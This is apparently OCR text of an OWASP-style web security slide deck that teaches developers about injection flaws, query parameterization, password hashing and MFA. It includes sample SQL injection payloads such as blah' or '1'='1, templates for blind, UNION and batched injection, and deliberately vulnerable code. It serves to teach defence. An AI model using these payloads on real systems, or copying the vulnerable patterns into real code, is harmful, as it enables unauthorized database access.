
Does your patch management policy cover application dependencies?

Check out:
https://github.com/jeremylong/DependencyCheck


Problem # 3

Bite off more than we chew

How can we manage vulnerabilities on a large scale…?



1	CISO
10	Business Units
30	Security Staff
200	Web Applications
1000	Web Servers
2000	Data bases
100,000	Client records
1000000	Potential hackers, Worms, Trojans (and infected users)



"We can't improve what we can't measure"

Say 300 web applications:

300 Annual Penetration tests

10's of different penetration testers?

300 reports

How do we consume this Data?

Enterprise Security Intelligence:

Consolidation of vulnerability data.

Continuous active monitoring

Vulnerability Management solutions

False positives still an issue.

Problem # 4

Information flooding

(Melting a developers brain, White noise and "compliance")

Where do we go now?

Doing things right != Doing the right things

"Not all bugs/vulnerabilities are equal"
(is HttpOnly important if there is no XSS?)

Contextualize Risk
(is XSS /SQLi always High Risk?)

Do developers need to fix everything?

- *Limited time*
- *Finite Resources*
- *Task Priority*
- *Pass internal audit?*

White Noise

There's Compliance:

EU directive:
http://register.consilium.europa.eu/pdf/en/12/st05/st05853.en12.pdf

Article 23,24 & 79, - Administrative sanctions
"The supervisory authority shall impose a fine up to 250 000 EUR, or in case of an enterprise up to 0.5 % of its annual worldwide turnover, to anyone who, intentionally or negligently does not protect personal data"

…and there's Compliance

HOME | IRELAND | SPORT | WORLD | BUSINESS | ENTERTAINMENT | WEATHER | JOBS | DATING | PR

World News | Bizarre News

BreakingNews.ie « Previous Next »

Two arrested in Kinder Egg bust

Recommend 14 Tweet 15 +1 0 Share 18

19/07/2012 - 17:49:12

Two US men were seized and held in a detention centre after being caught at the US border with six Kinder Eggs.

Brandon Loo and Christopher Sweeney, from Seattle, were unaware that the chocolate eggs – which contain a children's toy inside them – are illegal in the US because of the "non-nutritive object".

The pair were stopped by officials at the border on their way back from a trip to Canada, where they purchased the eggs.

Christopher explained: "[The official] said, 'Are you aware Kinder Eggs are illegal in the United States and carry a $2,500 fine per egg?' And I actually laughed."

« Previous Next »

Clear and Present Danger!!

Problem

Explain issues in “Developer speak” (AKA English)

Is Cross-Site Scripting the same as SQL injection?

Both are injection attacks code and data being confused by system

Cross Site Scripting is primarily JavaScript injection

LDAP Injection, Command Injection, Log Injection, XSS, SQLI etc etc

Think old phone systems, Captain Crunch (John Draper)

Signaling data and voice data on same logical connection – Phone Phreaking

XSS causes the browser to execute user supplied input as code. The input breaks out of the data [context] and becomes execution [context].

SQLI causes the database or source code calling the database to confuse data [context] and ANSI SQL [execution context].

Command injection mixes up data [context] and the command [context].

So….

We need to understand what we are protecting against

We need to understand that a pentest alone is a loosing battle


Not all bugs are created equal

Explain security issues to developers in "Dev speak"

Web Application Security

The OWASP Foundation
http://www.owasp.org

Securing the application		
Input validation	Session mgmt	Authentication
Authorization	Config mgmt	Error handling
Secure storage	Auditing/logging	



Securing the network
Router
Firewall
Switch

Securing the host		
Patches/updates	Accounts	Ports
Services	Files/directories	Registry
Protocols	Shares	Auditing/logging

Web Application Behaviour

- HTTP is stateless and hence requests and responses to communicate between browser and server have no memory.
- Most typical HTTP requests utilise either GET or POST methods
- Scripting can occur on:
  - Server-Side (e.g. perl, asp, jsp)
  - Client-Side (javascript, flash, applets)
- Web server file mappings allow the web server to handle certain file types using specific handlers (ASP, ASP.NET, Java, JSP,CFM etc)
- Data is posted to the application through HTTP methods, this data is processed by the relevant script and result returned to the user's browser

HTTP POST
HTTP GET

"GET" exposes sensitive authentication information in the URL

- In Web Server and Proxy Server logs
- In the http referer header
- In Bookmarks/Favorites often emailed to others

"POST" places information in the body of the request and not the URL

Enforce HTTPS POST For Sensitive Data Transport

GET vs POST HTTP Request

GET request

GET
/search.jsp?name=blah&type=1
HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Cookie:
SESSIONID=2KDSU72H9GSA289
<CRLF>

POST request

POST /search.jsp HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Content-Length: 16
Cookie:
SESSIONID=2KDSU72H9GSA289
<CRLF>
name=blah&type=1
<CRLF>

Injection Flaws

Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request['new_email'];
$USER_ID = Request['user_id'];


update users set email='$NEW_EMAIL'
where id=$USER_ID;
```

Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request['new_email'];
$USER_ID = Request['user_id'];

update users set email='$NEW_EMAIL'
where id=$USER_ID;
```

SUPER AWESOME HACK: `$NEW_EMAIL = ';`

```
update users set email='';
```

Anatomy of SQL Injection Attack 2

sql = "SELECT * FROM user_table WHERE username = '" & Request("username") & "' AND password = '" & Request ("password") & """

What the developer intended:

username = chip

password = password

SQL Query:

SELECT * FROM user_table WHERE username = 'john' AND password = 'password'

Anatomy of SQL Injection Attack 2

sql = "SELECT * FROM user_table WHERE username = '" & Request("username") & " ' AND password = ' " & Request("password") & " ' "

(This is DYNAMIC SQL and Untrusted Input)

What the developer did not intend is parameter values like:

username = john

password = **blah' or '1'='1**

SQL Query:

SELECT * FROM user_table WHERE username = 'john' AND password = '**blah' or '1'='1**'

or '1' = '1' causes all rows in the users table to be returned!

Code Review
Source and Sink


```
public void bad(HttpServletRequest request, HttpServletResponse response) throws Throwable
   {
      String data;

      Logger log_bad = Logger.getLogger("local-logger");

      /* read parameter from request */
      data = request.getParameter("name");

      Logger log2 = Logger.getLogger("local-logger");

      Connection conn_tmp2 = null;
      Statement sqlstatement = null;
      ResultSet sqlrs = null;

      try {
          conn_tmp2 = IO.getDBConnection();
          sqlstatement = conn_tmp2.createStatement();

          /* take user input and place into dynamic sql query */
          sqlrs = sqlstatement.executeQuery("select * from users where name='"+data+"'");

          IO.writeString(sqlrs.toString());
      }
      catch(SQLException se)
      {
```

Input from request (Source)

Exploit is executed (Sink)

String Building to Call Stored Procedures

- String building can be done when calling stored procedures as well

```
sql = "GetCustInfo @LastName=" +
request.getParameter("LastName");
```

- Stored Procedure Code

```
CREATE PROCEDURE GetCustInfo (@LastName VARCHAR(100))
 AS

exec('SELECT * FROM CUSTOMER WHERE LNAME='' + @LastName + '')
 GO
```

(Wrapped Dynamic SQL)

- What's the issue here……
  - If blah' OR '1'='1 is passed in as the LastName value, the entire table will be returned
- Remember Stored procedures need to be implemented safely. 'Implemented safely' means the stored procedure does not include any unsafe dynamic SQL generation.

Advanced SQL injection to operating system full control

Bernardo Damele A. G.
IT Security Engineer

bernardo.damele@gmail.com
+44 7788962949

SQL Injection Techniques

Boolean based blind SQL injection:
par=1 AND ORD(MID((SQL query), Nth char, 1)) > Bisection num—

UNION query (inband) SQL injection
par=1 UNION ALL SELECT query—

Batched queries SQL injection

par=1; SQL query;--

Query Parameterization (PHP)

```
$stmt = $dbh->prepare("update users set
email=:new_email where id=:user_id");

$stmt->bindParam(':new_email', $email);
$stmt->bindParam(':user_id', $id);
```

Query Parameterization (.NET)

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
  "SELECT * FROM User WHERE Name = @Name
     AND Password = @Password", objConnection);
objCommand.Parameters.Add("@Name",
     NameTextBox.Text);
objCommand.Parameters.Add("@Password",
     PassTextBox.Text);
SqlDataReader objReader =
objCommand.ExecuteReader();
```

Query Parameterization (Java)

```
String newName = request.getParameter("newName") ;
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
      EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from
Employees   where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Query Parameterization **Failure** (Ruby on Rails)

```
# Create
Project.create!(:name => 'owasp')
# Read
Project.all(:conditions => "name = ?", name)
Project.all(:conditions => { :name => name })
Project.where("name = :name", :name => name)
Project.where(:id=> params[:id]).all
# Update
project.update_attributes(:name => 'owasp')
```

Query Parameterization (Cold Fusion)

```
<cfquery name="getFirst"
dataSource="cfsnippets">
      SELECT * FROM #strDatabasePrefix#_courses
WHERE intCourseID = <cfqueryparam
value=#intCourseID# CFSQLType="CF_SQL_INTEGER">
</cfquery>
```

Query Parameterization (PERL)

```
my $sql = "INSERT INTO foo (bar, baz) VALUES ( ?, ?
)";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Automatic Query Parameterization (.NET linq4sql)

```
public bool login(string loginId, string shrPass) {
    DataClassesDataContext db
    = new DataClassesDataContext();

var validUsers = from user in db.USER_PROFILE
                 where user.LOGIN_ID == loginId
                 && user.PASSWORDH == shrPass
                 select user;
if (validUsers.Count() > 0) return true;
    return false;
};
```


```
public void doGet(HttpServletRequest req, HttpServletResponse res)
{
        String name = req.getParameter("username");
        String pwd = req.getParameter("password");
        int id = validateUser(name, pwd);
        String retstr = "User : " + name + " has ID: " + id;
        res.getOutputStream().write(retstr.getBytes());
}

private int validateUser(String user, String pwd) throws Exception
{
        Statement stmt = myConnection.createStatement();
        ResultSet rs;
        rs = stmt.executeQuery("select id from users where
        user='" + user + "' and key='" + pwd + "'");
        return rs.next() ? rs.getInt(1) : -1;
}
```

Command Injection

Document retrieval

```
sDoc = Request.QueryString("Doc")
if sDoc <> "" then
        x = inStr(1,sDoc,".")
        if x <> 0 then
                sExtension = mid(sDoc,x+1)
                sMimeType = getMime(sExtension)
        else
                sMimeType = "text/plain"
        end if

        set cm = session("cm")
        cm.returnBinaryContent application("DOCUMENTROOT") & sDoc,
        sMimeType
        Response.End
        end if
```

Source

Sink

Command Injection

Web applications may use input parameters as arguments for OS scripts or executables

Almost every application platform provides a mechanism to execute local operating system commands from application code

- Perl: system(), exec(), backquotes(``)
- C/C++: system(), popen(), backquotes(``)
- ASP: wscript.shell
- Java: getRuntime.exec
- MS-SQL Server: master..xp_cmdshell
- PHP : include() require(), eval() ,shell_exec

Most operating systems support multiple commands to be executed from the same command line. Multiple commands are typically separated with the pipe "|" or ampersand "&" characters

LDAP Injection

- https://www.owasp.org/index.php/LDAP_injection
- https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OWASP-DV-006)

SQL Injection

- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Query_Parameterization?_Cheat_Sheet

Command Injection

- https://www.owasp.org/index.php/Command_Injection

Secure Password Storage

- Verify Only
- Add Entropy
- Slow Down

Secure Password Storage

```
public String hash(String password, String userSalt, int iterations)
      throws EncryptionException {
byte[] bytes = null;
try {
  MessageDigest digest = MessageDigest.getInstance(hashAlgorithm);
  digest.reset();
  digest.update(ESAPI.securityConfiguration().getMasterSalt());
  digest.update(userSalt.getBytes(encoding));
  digest.update(password.getBytes(encoding));

  // rehash a number of times to help strengthen weak passwords
  bytes = digest.digest();
  for (int i = 0; i < iterations; i++) {
     digest.reset();  bytes = digest.digest(salts + bytes + hash(i));
   }
  String encoded = ESAPI.encoder().encodeForBase64(bytes,false);
  return encoded;
} catch (Exception ex) {
       throw new EncryptionException("Internal error", "Error");
}}
```

B/S Crypt

- Adaptive Hash
- Very Slow (work factor)
- Blowfish Derived
- Single Use Salt

Why scrypt over bcrypt?

- Much more secure than bcrypt
- designed to defend against large scale hardware attacks
- There is a scrypt library for most major scripting languages (Python, Ruby etc)
- CAUTION: New algorithm (2009)

Forgot Password Secure Design

- Require identity and security questions
  - *Last name, account number, email, DOB*
  - *Enforce lockout policy*
  - *Ask one or more good security questions*
- Send the user a randomly generated token via out-of-band method
  - *email, SMS or token*
- Verify code in same Web session
  - *Enforce lockout policy*
- Change password
  - *Enforce password policy*

Multi Factor Authentication

- Passwords as a sole authentication credential are DEAD!
- Mobile devices as “what you have” factor
- SMS and Native Mobile Apps for MFA
  not perfect but heavily reduce risk vs. passwords only
- Password strength and password policy less important
- You protect your magic user and fireball wand with MFA
- Protect your multi-billion dollar enterprise with MFA

Cross Site Scripting

JavaScript Injection

